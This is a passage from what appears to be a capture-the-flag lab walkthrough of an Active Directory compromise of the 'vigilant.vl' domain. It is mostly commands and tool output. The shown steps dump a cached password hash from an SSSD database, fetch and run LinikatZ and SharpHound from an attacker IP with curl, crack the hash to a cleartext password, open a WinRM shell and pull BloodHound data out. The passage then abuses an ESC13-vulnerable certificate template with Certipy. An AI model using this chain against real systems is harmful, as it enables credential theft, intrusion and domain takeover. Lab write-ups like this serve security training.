data(149) = "g\19\01&\02\00\00\00@INDEX:MAIL:Nicole.Thompson@vigilant.vl\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\01\00\00\00A\00\00\00name=Nicole.Thompson@vigilant.vl,cn=users,cn=vigilant.vl,cn=sysdb\00"
}
{
key(69) = "DN=NAME=Gabriel.Stewart@vigilant.vl,CN=USERS,CN=VIGILANT.VL,CN=SYSDB\00"
data(2432) = "g\19\01& \00\00\00name=Gabriel.Stewart@vigilant.vl,cn=users,cn=vigilant.vl,cn=sysdb\00createTimestamp\00\01\00\00\00\0A\00\00\001711298459\00fullName\00\01\00\00\00\0F\00\00\00Gabriel Stewart\00gecos\00\01\00\00\00\0F\00\00\00Gabriel Stewart\00gidNumber\00\01\00\00\00\0A\00\00\001972200513\00name\00\01\00\00\00\1B\00\00\00Gabriel.Stewart@vigilant.vl\00objectCategory\00\01\00\00\00\04\00\00\00user\00uidNumber\00\01\00\00\00\0A\00\00\001972201334\00objectSIDString\00\01\00\00\00.\00\00\00S-1-5-21-2615182196-3196294898-3079774137-1334\00uniqueID\00\01\00\00\00$\00\00\00b0dc39a3-88b0-4b85-9490-a9a27fab9779\00originalDN\00\01\00\00\00B\00\00\00CN=Gabriel Stewart,OU=ITAdmins,OU=IT,OU=VIGILANT,DC=vigilant,DC=vl\00originalMemberOf\00\01\00\00\00?\00\00\00CN=JuniorAdmins,OU=ITAdmins,OU=IT,OU=VIGILANT,DC=vigilant,DC=vl\00originalModifyTimestamp\00\01\00\00\00\11\00\00\0020240324122346.0Z\00entryUSN\00\01\00\00\00\05\00\00\0065623\00userPrincipalName\00\01\00\00\00\1B\00\00\00Gabriel.Stewart@VIGILANT.VL\00adUserAccountControl\00\01\00\00\00\03\00\00\00512\00mail\00\01\00\00\00\1B\00\00\00Gabriel.Stewart@vigilant.vl\00nameAlias\00\01\00\00\00\1B\00\00\00gabriel.stewart@vigilant.vl\00isPosix\00\01\00\00\00\04\00\00\00TRUE\00initgrExpireTimestamp\00\01\00\00\00\01\00\00\000\00memberof\00\02\00\00\00?\00\00\00name=Domain Users@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00?\00\00\00name=JuniorAdmins@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00lastUpdate\00\01\00\00\00\0A\00\00\001711298500\00dataExpireTimestamp\00\01\00\00\00\0A\00\00\001711303900\00pacBlob\00\01\00\00\00X\03\00\00\07\00\00\00\00\00\00\00\01\00\00\00\D0\01\00\00x\00\00\00\00\00\00\00\06\00\00\00\10\00\00\00H\02\00\00\00\00\00\00\07\00\00\00\10\00\00\00X\02\00\00\00\00\00\00\0A\00\00\00(\00\00\00h\02\00\00\00\00\00\00\0C\00\00\00\A8\00\00\00\90\02\00\00\00\00\00\00\10\00\00\00\10\00\00\008\03\00\00\00\00\00\00\13\00\00\00\10\00\00\00H\03\00\00\00\00\00\00\01\10\08\00\CC\CC\CC\CC\C0\01\00\00\00\00\00\00\00\00\02\00\F4\EC\88\1E\E6}\DA\01\FF\FF\FF\FF\FF\FF\FF\7F\FF\FF\FF\FF\FF\FF\FF\7F6\DE\F5\81\E5}\DA\016\9E_\AC\AE~\DA\016^Ow\E6\9E\DA\01\1E\00\1E\00\04\00\02\00\00\00\00\00\08\00\02\00\00\00\00\00\0C\00\02\00\00\00\00\00\10\00\02\00\00\00\00\00\14\00\02\00\00\00\00\00\18\00\02\00\05\00\00\006\05\00\00\01\02\00\00\02\00\00\00\1C\00\02\00 \00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\04\00\06\00 \00\02\00\10\00\12\00$\00\02\00(\00\02\00\00\00\00\00\00\00\00\00\10\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\01\00\00\00,\00\02\00\00\00\00\00\00\00\00\00\00\00\00\00\0F\00\00\00\00\00\00\00\0F\00\00\00G\00a\00b\00r\00i\00e\00l\00.\00S\00t\00e\00w\00a\00r\00t\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\02\00\00\00\01\02\00\00\07\00\00\00S\04\00\00\07\00\00\00\03\00\00\00\00\00\00\00\02\00\00\00D\00C\00\09\00\00\00\00\00\00\00\08\00\00\00V\00I\00G\00I\00L\00A\00N\00T\00\04\00\00\00\01\04\00\00\00\00\00\05\15\00\00\00t\83\E0\9B\F2\96\83\BE\B9\9F\91\B7\01\00\00\000\00\02\00\07\00\00\00\01\00\00\00\01\01\00\00\00\00\00\12\01\00\00\00\00\00\00\00\10\00\00\00\0F\DEL\AD\EA\1B\8C\06\A0\15\B2\80\10\00\00\00\C6M\97\F3W\F5\A7>cHC^\00\AC\A6\B6\0A~\DA\01\1E\00G\00a\00b\00r\00i\00e\00l\00.\00S\00t\00e\00w\00a\00r\00t\006\00\18\00\16\00P\00\02\00\00\00\1E\00h\00\1C\00\88\00\00\00\00\00G\00a\00b\00r\00i\00e\00l\00.\00S\00t\00e\00w\00a\00r\00t\00@\00v\00i\00g\00i\00l\00a\00n\00t\00.\00v\00l\00\00\00V\00I\00G\00I\00L\00A\00N\00T\00.\00V\00L\00\00\00G\00a\00b\00r\00i\00e\00l\00.\00S\00t\00e\00w\00a\00r\00t\00\00\00\01\05\00\00\00\00\00\05\15\00\00\00t\83\E0\9B\F2\96\83\BE\B9\9F\91\B76\05\00\00\00\00\00\00\10\00\00\003\C5\06}\02\07\8A\0D\A9\F6\85Q\10\00\00\00\12\E0-h}\AB\812\F0\F0b\DE\00pacBlobExpireTimestamp\00\01\00\00\00\0A\00\00\001711299043\00ccacheFile\00\01\00\00\00\22\00\00\00FILE:/tmp/krb5cc_1972201334_XbIyn9\00cachedPassword\00\01\00\00\00j\00\00\00$6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx9CujSE6BWInbeog6Uf1k9vd.Ub1V23KD2DzsK4RIWpWz/5Iw.RcQhp0\00cachedPasswordType\00\01\00\00\00\01\00\00\001\00lastCachedPasswordChange\00\01\00\00\00\0A\00\00\001711298743\00failedLoginAttempts\00\01\00\00\00\01\00\00\000\00lastOnlineAuth\00\01\00\00\00\0A\00\00\001711298743\00lastOnlineAuthWithCurrentToken\00\01\00\00\00\0A\00\00\001711298743\00lastLogin\00\01\00\00\00\0A\00\00\001711298743\00"
}
{
key(45) = "DN=@INDEX:NAMEALIAS:junioradmins@vigilant.vl\00"
data(149) = "g\19\01&\02\00\00\00@INDEX:NAMEALIAS:junioradmins@vigilant.vl\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\01\00\00\00?\00\00\00name=JuniorAdmins@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00"
}
{
key(85) = "DN=@INDEX:MEMBER:NAME=Daniel.Washington@vigilant.vl,CN=USERS,CN=VIGILANT.VL,CN=SYSDB\00"
data(265) = "g\19\01&\02\00\00\00@INDEX:MEMBER:NAME=Daniel.Washington@vigilant.vl,CN=USERS,CN=VIGILANT.VL,CN=SYSDB\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\02\00\00\00?\00\00\00name=Domain Users@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00G\00\00\00name=MarketingStrategists@vigilant.vl,cn=groups,cn=vigilant.vl,cn=sysdb\00"
}
{
key(56) = "DN=@INDEX:UNIQUEID:7c28c9eb-437d-4ea8-a5af-2107278c139b\00"
data(160) = "g\19\01&\02\00\00\00@INDEX:UNIQUEID:7c28c9eb-437d-4ea8-a5af-2107278c139b\00@IDXVERSION\00\01\00\00\00\01\00\00\002\00@IDX\00\01\00\00\00?\00\00\00name=Bessie.Fuller@vigilant.vl,cn=users,cn=vigilant.vl,cn=sysdb\00"
}
{
Found
Gabriel.Stewart@vigilant.vl:$6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx9CujSE6BWInbeog6Uf1k9vd.Ub1V23KD2DzsK4RIWpWz/5Iw.RcQhp0.
Another way is to import and launch LiniKatz:
root@srv:/tmp# curl 10.8.2.19/linikatz.sh -o linikatz.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 28509  100 28509    0     0  30376      0 --:--:-- --:--:-- --:--:-- 30361
root@srv:/tmp# chmod +x linikatz.sh
root@srv:/tmp# ./linikatz.sh
 _     _       _ _         _               ____
| |   (_)_ __ (_) | ____ _| |_ ____ __   _|___ \
| |   | | '_ \| | |/ / _` | __|_  / \ \ / / __) |
| |___| | | | | |   < (_| | |_ / /   \ V / / __/
|_____|_|_| |_|_|_|\_\__,_|\__/___|   \_/ |_____|


	########################
	 ====  Samba Dump  ====
	  ####################

[>] Samba machine secrets

	##############################
	 ====  SSSD Hashes Dump  ====
	  ##########################

[+] 1 hashes found in /var/lib/sss/db/cache_vigilant.vl.ldb

Account :	Gabriel.Stewart@vigilant.vl
Hash :		$6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx9CujSE6BWInbeog6Uf1k9vd.Ub1V23KD2DzsK4RIWpWz/5Iw.RcQhp0


 =====> Adding these hashes to the hashes.txt file <=====

[>] No hash found in /var/lib/sss/db/config.ldb

[>] No hash found in /var/lib/sss/db/sssd.ldb

[>] No hash found in /var/lib/sss/db/timestamps_vigilant.vl.ldb

	##########################################
	 ====  Kerberos Machine Ticket Dump  ====
	  ######################################

[>] SSSD tickets
Ticket cache: FILE:/var/lib/sss/db/ccache_VIGILANT.VL
Default principal: SRV$@VIGILANT.VL

Valid starting       Expires              Service principal
05/18/2024 06:43:07  05/18/2024 16:43:07  krbtgt/VIGILANT.VL@VIGILANT.VL
	renew until 05/19/2024 06:43:07, Flags: RIA
	Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
05/18/2024 06:43:07  05/18/2024 16:43:07  ldap/dc.vigilant.vl@VIGILANT.VL
	renew until 05/19/2024 06:43:07, Flags: RAO
	Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:

...
Crack it with Hashcat:
$ hashcat -m 1800 -a 0 '$6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx9CujSE6BWInbeog6Uf1k9vd.Ub1V23KD2DzsK4RIWpWz/5Iw.RcQhp0' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx9CujSE6BWInbeog6Uf1k9vd.Ub1V23KD2DzsK4RIWpWz/5Iw.RcQhp0:&7Ujm*8Ik,(9

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$CI3DH6Ihe8SOgnFz$rzgx1xAQK4kz8YoMqQ90LrDmQs9nJEx...RcQhp0
Time.Started.....: Sat May 18 15:52:12 2024 (29 mins, 58 secs)
Time.Estimated...: Sat May 18 16:22:10 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1029 H/s (4.56ms) @ Accel:256 Loops:128 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1135872/14344385 (7.92%)
Rejected.........: 0/1135872 (0.00%)
Restore.Point....: 1135616/14344385 (7.92%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: *friends -> $kittle$
Hardware.Mon.#1..: Util: 98%

Started: Sat May 18 15:52:10 2024
Stopped: Sat May 18 16:22:11 2024
Found
Gabriel.Stewart@vigilant.vl:&7Ujm*8Ik,(9.
Double check:
$ nxc smb dc.vigilant.vl -u gabriel.stewart -p '&7Ujm*8Ik,(9'
SMB         10.10.241.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.241.245   445    DC               [-] vigilant.vl\gabriel.stewart:&7Ujm*8Ik,(9 STATUS_PASSWORD_EXPIRED
Oh same than Pamela, we need to update the password:
$ smbpasswd -r dc.vigilant.vl -U Gabriel.Stewart
Old SMB password: &7Ujm*8Ik,(9
New SMB password: Azerty1234!
Retype new SMB password: Azerty1234!
Password changed for user Gabriel.Stewart
Check:
$ nxc smb dc.vigilant.vl -u gabriel.stewart -p 'Azerty1234!'
SMB         10.10.241.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.241.245   445    DC               [+] vigilant.vl\gabriel.stewart:Azerty1234!
As we saw during our quick domain enumeration, Gabriel.Stewart is a member of JUNIORADMINS group nested of the REMOTE MANAGEMENT USERS group:

So he can access to DC via WinRM:
$ evil-winrm -i dc.vigilant.vl -u 'Gabriel.Stewart' -p 'Azerty1234!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Gabriel.Stewart\Documents>
AD enumeration
To be sure to do not forget any chance to find a vulnerability that can be exploited to grant privilege, then we will use the ingestor SharpHound v2.4.1 then ingest to BloodHound CE v5.9.0 (support ADCS ESC 13 with SharpHound v2.4.1+):
*Evil-WinRM* PS C:\Users\Gabriel.Stewart\Documents> cd \Windows\Tasks
*Evil-WinRM* PS C:\Windows\Tasks> curl 10.8.2.19/SharpHound.exe -o SH.exe
*Evil-WinRM* PS C:\Windows\Tasks> .\SH.exe
2024-05-18T02:37:16.9662108-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-05-18T02:37:17.2178664-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-05-18T02:37:17.2649219-07:00|INFORMATION|Initializing SharpHound at 2:37 AM on 5/18/2024
2024-05-18T02:37:17.6257799-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for vigilant.vl : DC.vigilant.vl
2024-05-18T02:37:17.7823262-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-05-18T02:37:18.5129963-07:00|INFORMATION|Beginning LDAP search for vigilant.vl
2024-05-18T02:37:18.5129963-07:00|INFORMATION|Testing ldap connection to vigilant.vl
2024-05-18T02:37:18.6070776-07:00|INFORMATION|Beginning LDAP search for vigilant.vl Configuration NC
2024-05-18T02:37:48.9802502-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 30 MB RAM
2024-05-18T02:38:05.5233986-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-05-18T02:38:05.5233986-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-05-18T02:38:06.6883971-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-05-18T02:38:06.7040376-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-05-18T02:38:06.9332794-07:00|INFORMATION|Status: 468 objects finished (+468 9.75)/s -- Using 44 MB RAM
2024-05-18T02:38:06.9332794-07:00|INFORMATION|Enumeration finished in 00:00:48.4239887
2024-05-18T02:38:07.0898830-07:00|INFORMATION|Saving cache with stats: 420 ID to type mappings.
 420 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-05-18T02:38:07.1523735-07:00|INFORMATION|SharpHound Enumeration Completed at 2:38 AM on 5/18/2024! Happy Graphing!
*Evil-WinRM* PS C:\Windows\Tasks> dir


    Directory: C:\Windows\Tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/18/2024   2:38 AM          40712 20240518023805_BloodHound.zip
-a----         5/18/2024   2:38 AM          75999 MGVmZmRjM2EtMWNlMC00NDI5LWIwMzItOTdmNDgxM2YxMGRk.bin
-a----         5/18/2024   2:37 AM        1342464 SH.exe


*Evil-WinRM* PS C:\Windows\Tasks> download 20240518023805_BloodHound.zip

Info: Downloading C:\Windows\Tasks\20240518023805_BloodHound.zip to 20240518023805_BloodHound.zip

Info: Download successful!
Way 1 - BloodHound CE
We analyze with BloodHound CE, nothing really interesting about user, group, GPO, ACL… execpt after turn around Gabriel.Stewart we found that an ADCS exists with the PKI VIGILANT-CA:

And we found that group TEMPORARY ADMINS can administrate the DC:

Searching for an attack path using these 2 vectors, we found a vulnerable certificate template VIGILANTADMINS that can be abused by ESC13 and allow Gabriel.Stewart to use the privilege of Temporary Admins then gain the keys of the DC:

Full composition of ESC13:

Way 2 - Certipy with PR #196
Another way can be also using Certipy with PR #196 (Adds support for ESC13 - 2024, Feb 16):
$ git clone https://github.com/ly4k/Certipy.git
$ cd Certipy
$ python -m venv .venv
$ source .venv/bin/activate
$ git fetch origin pull/196/head:pr-ESC13
$ git checkout pr-ESC13
$ pip3 install .
$ certipy find -username 'gabriel.stewart' -p 'Azerty1234!' -vulnerable -target DC.vigilant.vl -dc-ip 10.10.241.245 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 1 issuance policy
[*] Found 1 OID linked to a template
[*] Trying to get CA configuration for 'vigilant-CA' via CSRA
[!] Got error while trying to get CA configuration for 'vigilant-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'vigilant-CA' via RRP
[*] Got CA configuration for 'vigilant-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : vigilant-CA
    DNS Name                            : DC.vigilant.vl
    Certificate Subject                 : CN=vigilant-CA, DC=vigilant, DC=vl
    Certificate Serial Number           : 632BF0EB9840A2B743E483FA63D74E36
    Certificate Validity Start          : 2024-03-24 10:56:32+00:00
    Certificate Validity End            : 2224-03-24 11:06:31+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : VIGILANT.VL\Administrators
      Access Rights
        ManageCertificates              : VIGILANT.VL\Administrators
                                          VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
        ManageCa                        : VIGILANT.VL\Administrators
                                          VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
        Enroll                          : VIGILANT.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : VigilantAdmins
    Display Name                        : Vigilant Admins
    Certificate Authorities             : vigilant-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
    Private Key Flag                    : 33685504
    Extended Key Usage                  : Smart Card Logon
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 200 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Issuance Policies                   : 1.3.6.1.4.1.45844.1337.1
    Linked Groups                       : CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl
    Permissions
      Enrollment Permissions
        Enrollment Rights               : VIGILANT.VL\Gabriel Stewart
                                          VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : VIGILANT.VL\Administrator
        Write Owner Principals          : VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
                                          VIGILANT.VL\Administrator
        Write Dacl Principals           : VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
                                          VIGILANT.VL\Administrator
        Write Property Principals       : VIGILANT.VL\Domain Admins
                                          VIGILANT.VL\Enterprise Admins
                                          VIGILANT.VL\Administrator
    [!] Vulnerabilities
      ESC13                             : 'VIGILANT.VL\\Gabriel Stewart' can enroll, template allows client authentication and issuance policy is linked to group ['CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl']
We found that the ADCS template VigilantAdmins is vulnerable to ESC13:
- ‘VIGILANT.VL\Gabriel Stewart’ can enroll, template allows client authentication and issuance policy is linked to group [‘CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl’]
Way 3 - PoSH Check-ADCSESC13
We can also confirm our expectations using Check-ADCSESC13.ps1:
$ evil-winrm -i dc.vigilant.vl -u 'Gabriel.Stewart' -p 'Azerty1234!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Gabriel.Stewart\Documents> cd \Windows\Tasks
*Evil-WinRM* PS C:\Windows\Tasks> upload Check-ADCSESC13.ps1

Info: Uploading /home/user/VULNLAB/Vigilant/Check-ADCSESC13.ps1 to C:\Windows\Tasks\Check-ADCSESC13.ps1

Data: 5496 bytes of 5496 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Windows\Tasks> .\Check-ADCSESC13.ps1
Enumerating OIDs
------------------------
OID 1.C4C92D522EAEB67B6205C6169671A0CE links to group: CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl

OID DisplayName: 1.3.6.1.4.1.45844.1337.1
OID DistinguishedName: CN=1.C4C92D522EAEB67B6205C6169671A0CE,CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=vigilant,DC=vl
OID msPKI-Cert-Template-OID: 1.3.6.1.4.1.45844.1337.1
OID msDS-OIDToGroupLink: CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl
------------------------
Enumerating certificate templates
------------------------
Certificate template VigilantAdmins may be used to obtain membership of CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl

Certificate template Name: VigilantAdmins
OID DisplayName: 1.3.6.1.4.1.45844.1337.1
OID DistinguishedName: CN=1.C4C92D522EAEB67B6205C6169671A0CE,CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=vigilant,DC=vl
OID msPKI-Cert-Template-OID: 1.3.6.1.4.1.45844.1337.1
OID msDS-OIDToGroupLink: CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl
------------------------
Done
We confirmed have found 1 vulnerable template (Issuance policy with privileged group linked (ESC13)):
- Certificate template VigilantAdmins may be used to obtain membership of CN=Temporary Admins,OU=VIGILANT,DC=vigilant,DC=vl
ADCS Certificate template abuse (ESC13) (Vigilant_Root)
Get the PFX certificate:
$ certipy-ad req -username 'gabriel.stewart' -ca 'vigilant-CA' -target DC.vigilant.vl -dc-ip 10.10.241.245 -template 'VigilantAdmins' -key-size 4096
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'Gabriel.Stewart@vigilant.vl'
